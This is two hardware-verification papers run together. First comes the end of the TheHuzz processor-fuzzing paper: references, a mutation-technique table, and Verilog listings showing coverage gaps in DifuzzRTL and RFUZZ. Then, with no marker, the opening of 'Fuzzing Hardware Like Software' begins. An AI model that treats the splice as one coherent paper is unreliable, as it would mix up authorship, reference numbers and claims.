[20] Google. ClusterFuzz. https://google.github.io/clusterfuzz/, 2021. Last accessed on 04/08/2021.

[21] Google. Opentitan SoC. https://opentitan.org/, 2021. Last accessed on 04/08/2021.

[22] Google. Syzkaller. https://github.com/google/syzkaller, 2021. Last accessed on 04/08/2021.

[23] S. Groß. FuzzIL: Coverage Guided Fuzzing for JavaScript Engines. https://saelo.github.io/papers/thesis.pdf. Last accessed on 04/08/2021.

[24] S. Gurumurthy, S. Vasudevan, et al. Automatic Generation of Instruction Sequences Targeting Hard-to-detect Structural Faults in a Processor. *IEEE ITC*, pages 1–9, 2006.

[25] S. Gurumurthy, R. Vemu, et al. Automatic Generation of Instructions to Robustly Test Delay Defects in Processors. *IEEE ETS*, pages 173–178, 2007.

[26] S. L. He, N. H. Roe, et al. Model of the Product Development Lifecycle. *Sandia Report (2015)*, pages 1–49, 2015.

[27] M. Hicks, C. Sturton, et al. Specs: A Lightweight Runtime Mechanism for Protecting Software From Security-critical Processor Bugs. *ACM ASPLOS*, pages 517–529, 2015.

[28] W. E. Howden. Theoretical and Empirical Studies of Program Testing. *IEEE TSE*, SE-4(4):293–298, 1978.

[29] C.-C. Hsu, C.-Y. Wu, et al. Instrim: Lightweight Instrumentation for Coverage-guided Fuzzing. *NDSS, Workshop on Binary Analysis Research*, 2018.

[30] J. Hur, S. Song, et al. DifuzzRTL: Differential Fuzz Testing to Find CPU Bugs. *IEEE S&P*, pages 1286–1303, 2021.

[31] IBM. CPLEX. https://pypi.org/project/cplex/, 2021. Last accessed on 04/08/2021.

[32] Imagination. Imagination Technologies. https://www.imaginationtech.com/products, 2021. Last accessed on 10/08/2021.

[33] Intel. Intel Archsim. https://course.ece.cmu.edu/~ece742/2011spring/lib/exe/fetch.php?media=marr_hyperthread02.pdf, 2021. Last accessed on 10/09/2021.

[34] Z. Kenjar, T. Frassetto, et al. V0LTpwn: Attacking x86 Processor Integrity from Software. *USENIX Security Symposium*, pages 1445–1461, 2020.

[35] A. R. Khatri. Implementation, Verification and Validation of an OpenRISC-1200 Soft-core Processor on FPGA. *IJACSA*, 10(1):480–487, 2019.

[36] P. Kocher, J. Horn, et al. Spectre Attacks: Exploiting Speculative Execution. *IEEE S&P*, pages 1–19, 2019.

[37] D. Koncaliev. Pentium FDIV bug. https://www.cs.earlham.edu/~dusko/cs63/fdiv.html, 2001. Last accessed on 04/08/2021.

[38] G. Krishnakumar and C. Rebeiro. MSMPX: Microarchitectural Extensions for Meltdown Safe Memory Protection. *IEEE SOCC*, pages 432–437, 2019.

[39] K. Laeufer, J. Koenig, et al. RFUZZ: Coverage-directed Fuzz Testing of RTL on FPGAs. *IEEE/ACM ICCAD*, pages 1–8, 2018.

[40] lcamtuf. American Fuzzy Lop (AFL) Fuzzer. http://lcamtuf.coredump.cx/afl/technical_details.txt. Last accessed on 04/08/2021.

[41] J. Li, B. Zhao, et al. Fuzzing: a survey. *Cybersecurity*, 1(1):1–13, 2018.

[42] X. Li, V. Kashyap, et al. Sapper: A Language for Hardware-level Security Policy Enforcement. *ACM ASPLOS*, pages 97–112, 2014.

[43] X. Li, M. Tiwari, et al. Caisson: A Hardware Description Language for Secure Information Flow. *ACM PLDI*, 46(6):109–120, 2011.

[44] Y. Li, B. Chen, et al. Steelix: Program-State Based Binary Fuzzing. *ESEC/FSE*, pages 627–637, 2017.

[45] M. Lipp, M. Schwarz, et al. Meltdown: Reading Kernel Memory from User Space. *USENIX Security Symposium*, pages 973–990, 2018.

[46] V. J. M. Manès, H. Han, et al. The Art, Science, and Engineering of Fuzzing: A Survey. *IEEE TSE*, pages 1–1, 2019.

[47] B. Marshall. Hardware Verification in an Open Source Context. *ODSA*, 2019.

[48] MITRE. Hardware Design CWEs. https://cwe.mitre.org/data/definitions/1194.html, 2019. Last accessed on 04/08/2021.

[49] MITRE. CVE Database. https://cveform.mitre.org/, 2021. Last accessed on 04/08/2021.

[50] A. Molina and O. Cadenas. Functional Verification: Approaches and Challenges. *Latin American applied research*, 37(1):65–69, 2007.

[51] S. K. Muduli, G. Takhar, et al. Hyperfuzzing for SoC Security Validation. *IEEE/ACM ICCAD*, pages 1–9, 2020.

[52] O. Mutlu. The RowHammer Problem and Other Issues We May Face as Memory Becomes Denser. *IEEE DATE*, pages 1116–1121, 2017.

[53] W. C. Navidi. *Statistics for engineers and scientists*. McGraw-Hill Higher Education New York, NY, USA, 2008. Last accessed on 04/08/2021.

[54] N. Nethercote and J. Seward. Valgrind: A Framework for Heavyweight Dynamic Binary Instrumentation. *ACM SIGPLAN Notices*, 42(6):89–100, June 2007.

[55] Onespin. Onespin Website. https://www.onespin.com/, 2021. Last accessed on 04/08/2021.

[56] OpenHW Group. Ariane Source Code. https://github.com/lowRISC/ariane, 2020. Last accessed on 04/08/2021.

[57] OpenRISC. OpenRISC Homepage. https://openrisc.io/, 2020. Last accessed on 04/08/2021.

[58] Princeton. OpenPiton. https://parallel.princeton.edu/openpiton/index.html, 2018. Last accessed on 04/08/2021.

[59] R. Qiao and M. Seaborn. A New Approach for Rowhammer Attacks. *IEEE HOST*, pages 161–166, 2016.

[60] P. Qiu, D. Wang, et al. VoltJockey: Breaching TrustZone by Software-Controlled Voltage Manipulation over Multi-Core Frequencies. *ACM CCS*, pages 195–209, 2019.

[61] J. Rajendran, V. Vedula, et al. Detecting Malicious Modifications of Data in Third-Party Intellectual Property cores. *IEEE/ACM DAC*, pages 1–6, 2015.

[62] RISC-V. RISC-V Github Repositories. https://github.com/riscv, 2021. Last accessed on 04/08/2021.

[63] RISC-V. RISC-V Webpage. https://riscv.org/, 2021. Last accessed on 04/08/2021.

[64] S. R. Sarangi, A. Tiwari, et al. Phoenix: Detecting and Recovering from Permanent Processor Design Bugs with Programmable Hardware. *IEEE/ACM MICRO*, pages 26–37, 2006.

[65] S. Schumilo, C. Aschermann, et al. kAFL: Hardware-Assisted Feedback Fuzzing for OS Kernels. *USENIX Security Symposium*, pages 167–182, August 2017.

[66] K. Serebryany, D. Bruening, et al. AddressSanitizer: A Fast Address Sanity Checker. *USENIX ATC*, page 28, 2012.

[67] K. Serebryany. OSS-Fuzz - Google's Continuous Fuzzing Service for Open Source Software. *USENIX Association*, August 2017.

[68] Siemens. Modelsim. https://eda.sw.siemens.com/en-US/ic/modelsim/, 2021. Last accessed on 04/08/2021.

[69] D. Šišejković, F. Merchant, et al. A Secure Hardware-software Solution Based on RISC-V, Logic Locking and Microkernel. *SCOPES*, pages 62–65, 2020.

[70] W. Snyder. Verilator. https://www.veripool.org/wiki/verilator, 2021. Last accessed on 04/08/2021.

[71] D. J. Sorin, M. D. Hill, et al. A Primer on Memory Consistency and Cache Coherence. *Synthesis lectures on computer architecture*, 6(3):1–212, 2011.

[72] P. Subramanyan, N. Tsiskaridze, et al. Reverse Engineering Digital Circuits Using Structural and Functional Analyses. *IEEE Transactions on Emerging Topics in Computing*, 2(1):63–80, 2013.

[73] Synopsys. Synopsys DesignWare IP. https://www.synopsys.com/designware-ip.html, 2021. Last accessed on 10/08/2021.

[74] Synopsys. Synopsys Webpage. https://www.synopsys.com/, 2021. Last accessed on 04/08/2021.

[75] A. Takanen, J. D. Demott, et al. *Fuzzing for Software Security Testing and Quality Assurance*. Artech House, 2018.

[76] A. Tang, S. Sethumadhavan, et al. CLKSCREW: Exposing the Perils of Security-Oblivious Energy Management. *USENIX Security Symposium*, pages 1057–1074, 2017.

[77] Techinsights. TechInsights. https://www.techinsights.com/, 2021. Last accessed on 10/08/2021.

[78] M. Tiwari, J. K. Oberg, et al. Crafting a Usable Microkernel, Processor, and I/O System with Strict and Provable Information Flow Security. *ACM/IEEE ISCA*, 39(3):189–200, 2011.

[79] T. Trippel, K. G. Shin, et al. Fuzzing Hardware Like Software. *arXiv preprint arXiv:2102.02308*, 2021.

[80] A. Tyagi, A. Crump, et al. TheHuzz: Instruction Fuzzing of Processors Using Golden-Reference Models for Finding Software-Exploitable Vulnerabilities. *arXiv preprint arXiv:2201.09941*, 2022.

[81] J. Van Bulck, F. Piessens, et al. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. *USENIX Security Symposium*, pages 991–1008, 2018.

[82] V. Van Der Veen, Y. Fratantonio, et al. Drammer: Deterministic Rowhammer Attacks on Mobile Platforms. *ACM CCS*, pages 1675–1689, 2016.

[83] S. Vasudevan. An Introduction to IC Verification. *Effective Functional Verification: Principles and Processes*, pages 3–12, 2006.

[84] I. Wagner and V. Bertacco. Engineering Trust with Semantic Guardians. *IEEE DATE*, pages 1–6, 2007.

[85] B. Wile, J. Goss, et al. *Comprehensive Functional Verification: The Complete Industry Cycle*. Morgan Kaufmann, 2005.

[86] N. Wistoff, M. Schneider, et al. Prevention of Microarchitectural Covert Channels on an Open-source 64-bit RISC-V Core. *arXiv preprint arXiv:2005.02193*, 2020.

[87] W. Xu, S. Park, et al. FREEDOM: Engineering a State-of-the-Art DOM Fuzzer. *ACM CCS*, page 971–986, 2020.

[88] S. Xuan, J. Han, et al. A Configurable SoC Design for Information Security. *IEEE ASICON*, pages 1–4, 2015.

[89] W. Yang, M.-K. Chung, et al. Current Status and Challenges of SoC Verification for Embedded Systems Market. *IEEE SOCC*, pages 213–216, 2003.

[90] M. Zalewski. Technical Whitepaper for AFL Fuzzer. http://lcamtuf.coredump.cx/afl/technical_details.txt, 2015. Last accessed on 04/08/2021.

[91] F. Zaruba and L. Benini. The Cost of Application-Class Processing: Energy and Performance Analysis of a Linux-Ready 1.7-GHz 64-Bit RISC-V Core in 22-nm FDSOI Technology. *IEEE Transactions on Very Large Scale Integration (VLSI) Systems*, 27(11):2629–2640, Nov 2019.

[92] D. Zhang, Y. Wang, et al. A Hardware Design Language for Timing-Sensitive Information-Flow Security. *ACM ASPLOS*, pages 503–516, 2015.

[93] R. Zhang, C. Deutschbein, et al. End-to-End Automated Exploit Generation for Validating the Security of Processor Designs. *IEEE/ACM MICRO*, pages 815–827, 2018.

[94] R. Zhang, N. Stanley, et al. Identifying Security Critical Properties for the Dynamic Verification of a Processor. *ACM SIGARCH Computer Architecture News*, 45(1):541–554, 2017.

Appendix

A Mutation Techniques

We use 12 distinct mutation techniques inspired by the popular binary manipulation fuzzer, AFL [90], as indicated in Table 4 and also detailed in the arXiv version [80].

Table 4: Mutation techniques used by *TheHuzz*.

#	Name	Description
M0	Bitflip 1/1	Flip single bit
M1	Bitflip 2/1	Flip two adjacent bits
M2	Bitflip 4/1	Flip four adjacent bits
M3	Bitflip 8/8	Flip single byte
M4	Bitflip 16/8	Flip two adjacent bytes
M5	Arith 8/8	Treat single byte as 8-bit integer, +/- value from 0 to 35
M6	Arith 16/8	Treat 2 adjacent bytes as 16-bit integer, +/- value from 0 to 35
M7	Arith 32/8	Treat 4 adjacent bytes as 32-bit integer, +/- value from 0 to 35
M8	Random 8	Overwrite random byte with random value
M9	Delete	Delete an instruction
M10	Clone	Clone an instruction
M11	Opcode	Overwrite opcode bits

B Coverage Metrics Of Prior Work

We now demonstrate why the coverage metrics of DifuzzRTL and RFUZZ cannot cover the bugs in Figure 2.

B.1 DifuzzRTL's coverage metric: control-register coverage

The control-register coverage metric of DifuzzRTL defines all the registers that drive the select signals of the MUXes as control registers. These registers in each module are concatenated into a single *module_state* register; all possible values of these *module_state* registers are defined as coverage points.

When applied to the example in Figure 2, DifuzzRTL should concatenate all the registers that drive the select signals of the two MUXes ① and ③: `flush`, `en`, `pass`, `ipass`, and `debug_en`. Since there are five 1-bit registers, there are $2^5 = 32$ possible values; DifuzzRTL considers each of them as coverage points, resulting in 32 coverage points. We now discuss in detail why the control-register coverage metric does not cover the two bugs in Figure 2.

Limitation 1. DifuzzRTL detects only certain implementations of MUXes in the RTL code. When a MUX is implemented differently (e.g., as a combination of NOT, AND, or OR gates), DifuzzRTL fails to detect the MUX and ignores the corresponding control registers. Therefore, it fails to account for certain control registers driving the select signals of such MUX implementations. Consequently, it does not produce coverage points for these control registers.

Listing 3: Verilog code of the hardware design in Figure 2 instrumented by DifuzzRTL.

```
61   assign _T =flush |en; // @[cmd3.sc 37:30]
62   assign _T_2 =pass ==ipass; // @[cmd3.sc 41:20]
63   assign sel1 = _T_2 |debug_en; // @[cmd3.sc 41:31]
64   assign _T_4 =flush &en; // @[cmd3.sc 46:17]
65   assign state_f = _T_4 ?FLUSH :state; // @[cmd3.sc 46:22]
66   assign _GEN_1 ={{2'd0}, ~sel1}; // @[cmd3.sc 52:21]
67   assign _T_6 = _GEN_1 &state_f; // @[cmd3.sc 52:21]
68   assign _GEN_2 ={{2'd0}, sel1}; // @[cmd3.sc 52:40]
69   assign _T_7 = _GEN_2 &D_READ; // @[cmd3.sc 52:40]
...  ...
78   assign en_shl =en;
79   assign en_pad ={1'h0,en_shl};
80   assign flush_shl ={flush, 1'h0};
81   assign flush_pad =flush_shl;
82   assign cache_controller_xor0 =en_pad \xor flush_pad;
...  ...
168  always @(posedge clock) begin
...    ...
207      state <= _T_6 | _T_7;
...    ...
212      vld <=debug_en | _T;
213    end
214    cache_controller_state <=cache_controller_xor0;
...    ...
218  end
```

In the controller example in Figure 2, the combinational logic ④ generates the select signal `sel1` of MUX ③. DifuzzRTL cannot detect this MUX because its RTL code is described using combinational logic (Line 51 of Listing 1: `state := ((!sel1 & state_f) | (sel1 & D_READ))`) instead of control flow constructs (like `when` block at Lines 45–49 of Listing 1), thereby failing to detect the bug *b1* in ④.

To demonstrate this limitation, we compiled the Chisel code (Listing 1) of the controller, generated the corresponding FIRRTL code, and ran DifuzzRTL on it. The instrumented Verilog code and output of DifuzzRTL instrumentation are shown in Listing 3 and Listing 4, respectively. It can be seen from the Lines 28 and 32 of DifuzzRTL's report (Listing 4) that DifuzzRTL detected only one MUX and two control registers; Lines 78–82 of the instrumented Verilog code (Listing 3) show that these control registers are `flush` and `en`. The control registers (`pass, ipass, debug_en`) generating the signal `sel1` of MUX ③ are not included. Consequently, DifuzzRTL does not have any coverage point in ④, thereby failing to detect *b1*.

Limitation 2. DifuzzRTL focuses only on the control-registers that drive the select signals of MUXes. Thus, DifuzzRTL will not cover any combinational logic that does not drive the select signals of the MUXes. In the controller example in Figure 2, the bug *b2* is in the combinational logic ⑥. DifuzzRTL cannot detect this bug since it does not cover the registers, `flush` and `en`, generating `vld` in ⑥ as these registers are not generating the select signals of any MUX.

We demonstrate this limitation of DifuzzRTL using the same instrumented Verilog code (Listing 3) and the output of DifuzzRTL instrumentation (Listing 4) . DifuzzRTL only

Listing 4: DifuzzRTL's output of the hardware design in Figure 2. MUX2 is undetected.

```
1  ============Finding Control Registers =========
5  numRegs: 9, numCtrlRegs: 2, numMuxes: 1
8  ============Instrumenting Coverage ============
12 regStateSize: 2, totBitWidth: 2, numRegs: 2
13 numOptRegs: 2
25 ============Instrumentation Summary ===========
26 Total number of registers: 9
27 Total number of control registers: 2
28 Total number of muxes: 1
29 Total number of optimized registers: 2
30 Total bit width of registers: 15
31 Total bit width of control registers: 2
32 Optimized total bit width of control registers: 2
33 Total bit width of muxes: 1
```

reports the two control registers: `flush` and `en` generating the select signal `sel2` of MUX ① (Lines 78–82 of the instrumented Verilog code in Listing 3). However, DifuzzRTL does not have any coverage points for the signals in the combinational logic ⑥, where the bug resides. Combinational logic constitutes a significant portion of the hardware design, and thus these bugs cannot be overlooked as rare corner cases.

B.2 RFUZZ's coverage metric: Mux-coverage

RFUZZ uses a coverage metric called mux-coverage. It treats the select signal of each 2:1 MUX as a coverage point. When applied to the controller design in Figure 2, `sel1` and `sel2` signals are selected as the mux-coverage points. Since both are 1-bit wide, the total number of mux-coverage points is $2^1+2^1=4$ coverage points. We now discuss in detail why the mux-coverage metric does not cover the two bugs in Figure 2.

Limitation 1. RFUZZ detects only certain implementations of MUXes in the RTL code. When a MUX is implemented differently (e.g., as a combination of NOT, AND, or OR gates), RFUZZ fails to detect the MUX and ignores the corresponding select signals. Therefore, it fails to account for select signals of such MUX implementations. Consequently, it does not produce coverage point for these MUXes.

In the controller example in Figure 2, the combinational logic ④ generates the select signal `sel1` of MUX ③. RFUZZ cannot detect this MUX because its RTL code is described using combinational logic (Line 51 of Listing 1: `state := ((!sel1 & state_f) | (sel1 & D_READ))`) instead of control flow constructs (like `when` block at Lines 45–49 of Listing 1), thereby failing to detect the bug *b1* in ④.

To demonstrate this limitation, we compiled the Chisel code (Listing 1) of the controller, generated the corresponding FIRRTL code, and ran RFUZZ on it. The instrumented

Listing 5: Verilog code of the hardware design in Figure 2 instrumented by RFUZZ.

```
37   wire  _T =flush |en; // @[cmd3.sc 37:30]
38   wire  _T_2 =pass ==ipass; // @[cmd3.sc 41:20]
39   wire sel1 = _T_2 |debug_en; // @[cmd3.sc 41:31]
40   wire [2:0] state_f =profilePin ?FLUSH :state; // @[cmd3.sc
       ↪ 46:22]
41   wire  _T_5 =~sel1; // @[cmd3.sc 52:15]
42   wire [2:0] _GEN_1 ={{2'd0}, _T_5}; // @[cmd3.sc 52:21]
43   wire [2:0] _T_6 = _GEN_1 &state_f; // @[cmd3.sc 52:21]
44   wire [2:0] _GEN_2 ={{2'd0}, sel1}; // @[cmd3.sc 52:40]
45   wire [2:0] _T_7 = _GEN_2 &D_READ; // @[cmd3.sc 52:40]
...  ...
48   assign auto_cover_out =flush &en;
...  ...
109  always @(posedge clock) begin
...    ...
148      state <= _T_6 | _T_7;
...    ...
153      vld <=debug_en | _T;
154    end
155  end
```

Listing 6: RFUZZ's output for the hardware design in Figure 2. MUX2 is undetected.

```
51 [[coverage]]
52 port ="auto_cover_out"
... ...
58 human ="(flush and en)"
```

Verilog code and output of RFUZZ instrumentation are shown in Listing 5 and Listing 6, respectively. It can be seen from the Lines 49 and 58 of RFUZZ's report (Listing 6) that RFUZZ detected only one select signal of the MUX ①; Line 48 of the instrumented Verilog code (Listing 5) shows the same. The select signal `sel1` of MUX ③ is not included. Consequently, RFUZZ does not have any coverage point in ④, thereby failing to detect *b1*.

Limitation 2. RFUZZ focuses only on the select signals of the MUXes. Thus, RFUZZ will not cover any combinational logic that does not drive the select signals of the MUXes. In the controller example in Figure 2, the second bug *b2* is in the combinational logic ⑥. RFUZZ cannot detect this bug since it does not cover the registers, `flush` and `en`, generating `vld` in ⑥ as these registers are not the select signals of any MUX.

We demonstrate this limitation of RFUZZ using the same instrumented Verilog code (Listing 5) and the output of RFUZZ instrumentation (Listing 6) . RFUZZ only reports the one signal: the select signal `sel2` of the MUX ① (Line 58 of the RFUZZ's output). However, RFUZZ does not have any coverage points for the signals in the combinational logic ⑥, where the bug resides. Combinational logic constitutes a significant portion of the hardware design, and thus these bugs cannot be overlooked as rare corner cases.

Fuzzing Hardware Like Software

Timothy Trippel*, Kang G. Shin
Computer Science & Engineering
University of Michigan
Ann Arbor, MI
{trippel,kgshin}@umich.edu

Alex Chernyakhovsky,
Garret Kelly, Dominic Rizzo
OpenTitan
Google, LLC
Cambridge, MA
{achernya,gdk,domrizzo}@google.com

Matthew Hicks
Computer Science
Virginia Tech
Blacksburg, VA
mdhicks2@vt.edu

Abstract

Hardware flaws are permanent and potent: hardware cannot be patched once fabricated, and any flaws may undermine even formally verified software executing on top. Consequently, verification time dominates implementation time. The gold standard in hardware Design Verification (DV) is dynamic random testing, due to its scalability to large designs. However, given its undirected nature, this technique is inefficient.

Instead of making incremental improvements to existing dynamic hardware verification approaches, we leverage the observation that existing *software fuzzers* already provide such a solution, and hence adapt them for hardware verification. Specifically, we translate RTL hardware to a software model and fuzz that model directly. The central challenge we address is how to mitigate the differences between the hardware and software execution models. This includes: 1) how to represent test cases, 2) what is the hardware equivalent of a crash, 3) what is an appropriate coverage metric, and 4) how to create a general-purpose fuzzing harness for hardware.

To evaluate our approach, we design, implement, and open-source a *Hardware Fuzzing Pipeline* that enables fuzzing hardware at scale, using only open-source tools. Using our pipeline, we fuzz five IP blocks from Google's OpenTitan Root-of-Trust chip, four SiFive TileLink peripherals, three RISC-V CPUs, and an FFT accelerator. Our experiments reveal a two orders-of-magnitude reduction in run time to achieve similar Finite State Machine coverage over traditional dynamic verification schemes, and 26.70% better HDL line coverage than prior work. Moreover, with our bus-centric harness, we achieve over 83% HDL line coverage in four of the five OpenTitan IPs we study—without any initial seeds—and are able to detect all bugs (four synthetic from Hack@DAC and one real) implanted across all five OpenTitan IPs we study, with less than 10 hours of fuzzing.

*Now at Google (ttrippel@).




Figure 1: **Fuzzing Hardware Like Software.** Unlike prior Coverage Directed Test Generation (CDG) techniques [6, 22, 39, 65], we advocate for fuzzing software models of hardware directly, with a generic harness (testbench) and feature-rich software fuzzers. This way, we address the barriers to realizing widespread adoption of CDG in hardware DV: 1) efficient coverage tracing, and 2) design-agnostic testing.

1 Introduction

As Moore's Law [48] and Dennard scaling [19] come to a crawl, hardware engineers must tailor their designs for specific applications in search of performance gains [14, 25, 33, 45, 51]. As a result, hardware designs become increasingly unique and complex. For example, the Apple A11 Bionic System-on-Chip (SoC), released over four years ago in the iPhone 8, contains over 40 specialized Intellectual Property (IP) blocks, a number that doubles every four years [62]. Unfortunately, due to the state-explosion problem, **increasing design complexity increases Design Verification (DV) complexity, and therefore, the probability for design flaws to percolate into products.** Since 1999, 247 total Common Vulnerability Exposures (CVEs) have been reported for Intel products, and of those, over 77% (or 191) have been reported in the last four years [18]. While this may come as no surprise, given the onslaught of speculative execution attacks over the past few years [11, 37, 42, 75, 76], it highlights the correlation between hardware complexity and design flaws.

Even worse, hardware flaws are *permanent* and *potent*.

Unlike software, there is no general-purpose patching mechanism for hardware. Repairing hardware is both costly, and reputationally damaging [36]. Moreover, hardware flaws subvert even formally verified software that sits above [86]. Therefore, detecting flaws in hardware designs *before* fabrication and deployment is vital. Given these incentives, it is no surprise that hardware engineers often spend more time verifying their designs, than implementing them [21, 83].[1] Unfortunately, the multitude of recently-reported hardware vulnerabilities [11, 37, 42, 47, 75, 76] suggests current efforts are insufficient.

To address the threat of design flaws in hardware, engineers deploy two main DV strategies: 1) *dynamic* and 2) *formal*. At one extreme, *dynamic* verification involves driving concrete input sequences into a Design Under Test (DUT) during simulation, and comparing the DUT's behavior with a set of invariants, or golden model. The most popular dynamic verification technique in practice today is known as Constrained Random Verification (CRV) [1, 16, 30, 88]. CRV attempts to decrease the manual effort required to develop simulation test cases by randomizing input sequences in the hopes of *automatically* maximizing exploration of the DUT state-space. At the opposite extreme, *formal* verification involves proving/disproving properties of a DUT using mathematical reasoning like (bounded) model checking and/or deductive reasoning. While (random) *dynamic* verification is effective at identifying surface flaws in even complex designs, it struggles to penetrate deep into the design state-space. In contrast, formal verification is effective at mitigating even deep flaws in small hardware designs, but fails, in practice, against larger designs.

In search of a hybrid approach to bridge these DV extremes, researchers have ported software testing techniques to the hardware domain in hopes of improving hardware test generation to maximize coverage. In the hardware domain, these approaches are referred to as Coverage Directed Test Generation (CDG) [6, 16, 21, 24, 30, 39, 72, 80, 92, 93]. Like their software counterparts, CDG techniques deploy coverage metrics—e.g., Hardware Description Language (HDL) line, Finite State Machine (FSM), functional, etc.—in a feedback loop to generate tests that further increase state exploration.

While promising, CDG has not seen widespread adoption in hardware DV. As Laeufer *et al.* point out [39], this is likely fueled by several **key technical challenges, resulting from dissimilarities between software and hardware execution models**. First, unlike software, Register Transfer Level (RTL) hardware is not inherently executable. Hardware designs must be simulated, after being translated to a software model and combined with a design-specific testbench and simulation engine, to form a Hardware Simulation Binary (HSB) (Fig. 2). This level of indirection, increases both the complexity and computational effort in tracing test coverage of the hardware. Second, unlike most software, hardware requires *sequences* of structured inputs to drive meaningful state transitions, that must be tailored to each DUT. For example, while software often accepts input in the form of a fixed set of file(s) that contain a loosely-structured set of bytes (e.g., a JPEG or PDF), hardware often accepts input from an ongoing stream of bus transactions. Together, these challenges have resulted in CDG approaches that implement DUT-specific: 1) coverage-tracing techniques [30, 39], and 2) test generators [6, 65, 92].

To supplement traditional dynamic verification methods, we propose an alternative CDG technique we call *Hardware Fuzzing*. **Rather than translating software testing methods to the hardware domain, we advocate for translating hardware designs to software models** and fuzzing those translated models directly (Fig. 1). While fuzzing hardware in the software domain eliminates the need for alternative coverage-tracing mechanisms required by prior CDG techniques [30, 39, 65], since software can be instrumented at compile time to trace coverage, it does not inherently solve the design compatibility issue. Moreover, it creates other challenges we must address. Specifically, to fuzz hardware like software, we must adapt software fuzzers to:

1. interface with HSBs that: a) contain other components besides the DUT, and b) require unique initialization;

2. account for differences between how hardware and software process inputs, and its impact on exploration depth; and

3. design a general-purpose fuzzing harness and a suitable grammar that ensures meaningful mutation.

To address these challenges, we first propose and evaluate strategies for interfacing software fuzzers with HSBs that optimize performance and trigger the HSB to crash upon detection of incorrect hardware behavior. Second, we show that maximizing code coverage of the DUT's software model, by construction, maximizes hardware code coverage. Third, we design an interface to map fuzzer-generated test-cases to hardware input ports. Our interface is built on the observation that unlike most software, hardware requires piecing together a sequence of inputs to effect meaningful state transitions. Lastly, we propose a new interface for fuzzing hardware in a design-agnostic manner: the *bus interface*. Moreover, we design and implement a generic harness, and create a corresponding grammar that ensures meaningful mutations to fuzz bus transactions. Fuzzing at the bus interface solves the final hurdle to realizing widespread deployability of CDG in hardware DV, as it enables us to reuse the same testbench harness to fuzz any RTL hardware that speaks the same bus protocol, irrespective of the DUT's design or implementation.

To demonstrate the effectiveness of our approach, we design, implement, and open-source a Hardware Fuzzing Pipeline (HWFP), inspired by Google's OSS-Fuzz [61], capable of fuzzing RTL hardware at scale (Fig. 5). Using our

[1] It is estimated that up to 70% of hardware development time is spent verifying design correctness [21].

HWFP we: 1) compare Hardware Fuzzing against a conventional CRV technique when verifying over 480 variations of a sequential FSM circuit, 2) compare Hardware Fuzzing against `RFUZZ` [39] when fuzzing four SiFive TileLink peripherals [63], three RISC-V CPUs [59], and an FFT accelerator [58], and 3) detect five bugs (four synthetic from Hack@DAC [20], and one real) across five commercial IP blocks from Google's OpenTitan silicon Root-of-Trust [44].

To summarize our main results, we demonstrate Hardware Fuzzing:

- provides two orders-of-magnitude reduction in run time to achieve similar FSM coverage than current state-of-the-art CRV schemes (§5.4),
- achieves 24.76% better HDL line coverage (on average) after 24 hours of fuzzing compared with similar hardware fuzzing approaches, i.e., `RFUZZ` [39] (§6.1),
- identifies all five RTL bugs (both synthetic and real) in five OpenTitan IPs; four in less than 10 minutes, the remaining in less than 10 hours (§6.2).

2 Background

There are two main hardware verification methods: 1) *dynamic* and 2) *formal*. While there have been significant advancements in deploying formal methods in DV workflows [35, 44, 92], dynamic verification remains the gold standard due to its scalability towards complex designs [39]. Therefore, we focus on improving *dynamic* verification by leveraging advancements in the software fuzzing community. Below, we provide a brief overview of the current state-of-the-art in dynamic hardware verification, and software fuzzing.

2.1 Dynamic Verification of Hardware

Dynamic verification of hardware typically involves three steps: 1) **test generation**, 2) **hardware simulation**, and 3) **test evaluation**. First, during *test generation*, a sequence of inputs are crafted to stimulate the DUT. Next, the DUT's behavior—in response to the input sequence—is simulated during *hardware simulation*. Lastly, during *test evaluation*, the DUT's simulation behavior is checked for correctness. These three steps are repeated until all interesting DUT behaviors have been explored. To determine if all interesting behaviors have been explored, verification engineers measure coverage of both: 1) manually defined functional behaviors (functional coverage) [74] and 2) the HDL implementation of the design (code coverage) [32, 56, 70].

2.1.1 Test Generation

To maximize efficiency, DV engineers aim to generate as few test vectors as possible that still close coverage. To achieve this goal, they deploy two main test generation strategies: 1) constrained-random and 2) coverage-directed. The former is typically referred to holistically as *Constrained Random Verification (CRV)*, and the latter as *Coverage Directed Test Generation (CDG)*. CRV is a partially automated test generation technique where manually-defined input sets are randomly combined into transaction sequences [1, 88]. While better than an *entirely* manual approach, CRV still requires some degree of manual tuning to avoid inefficiencies, since the test generator has no knowledge of test coverage. Regardless, CRV remains a popular dynamic verification technique today, and its principles are implemented in two widely deployed (both commercially and academically) hardware DV frameworks: 1) Accellera's Universal Verification Methodology (UVM) framework (SystemVerilog) [1] and 2) the open-source cocotb (Python) framework [77].

To overcome CRV shortcomings, researchers have proposed CDG [6, 16, 21, 22, 24, 30, 39, 65, 72, 80, 92, 93], or using test coverage feedback to drive future test generation. Unlike CRV, CDG does not randomly piece input sequences together in hopes of exploring new design state. Rather, it *mutates* prior input sequences that explore uncovered regions of the design to iteratively expand the coverage boundary. Unfortunately, due to deployability challenges, CDG has not seen widespread adoption in practice [39]. In this paper, we recognize that existing software fuzzers provide a solution to many of these deployability challenges, and therefore advocate for verifying hardware using software verification tools. The central challenges in making this possible are adapting software fuzzers to verify hardware, widening the scope of supported designs, and increasing the automation of verification.




Figure 2: **Hardware Simulation Binary (HSB).** To simulate hardware, the DUT's HDL is first translated to a software model, and then compiled/linked with a testbench (written in HDL or software) and simulation engine to form a *Hardware Simulation Binary (HSB)*. Executing this binary with a sequence of test inputs simulates the behavior of the DUT.

2.1.2 Hardware Simulation

While there are several commercial [10, 46, 69] and open-source [64, 85] hardware simulators, most work in the same general manner, as shown in Fig. 2. First, they translate hardware implementations (described in HDL) into a software

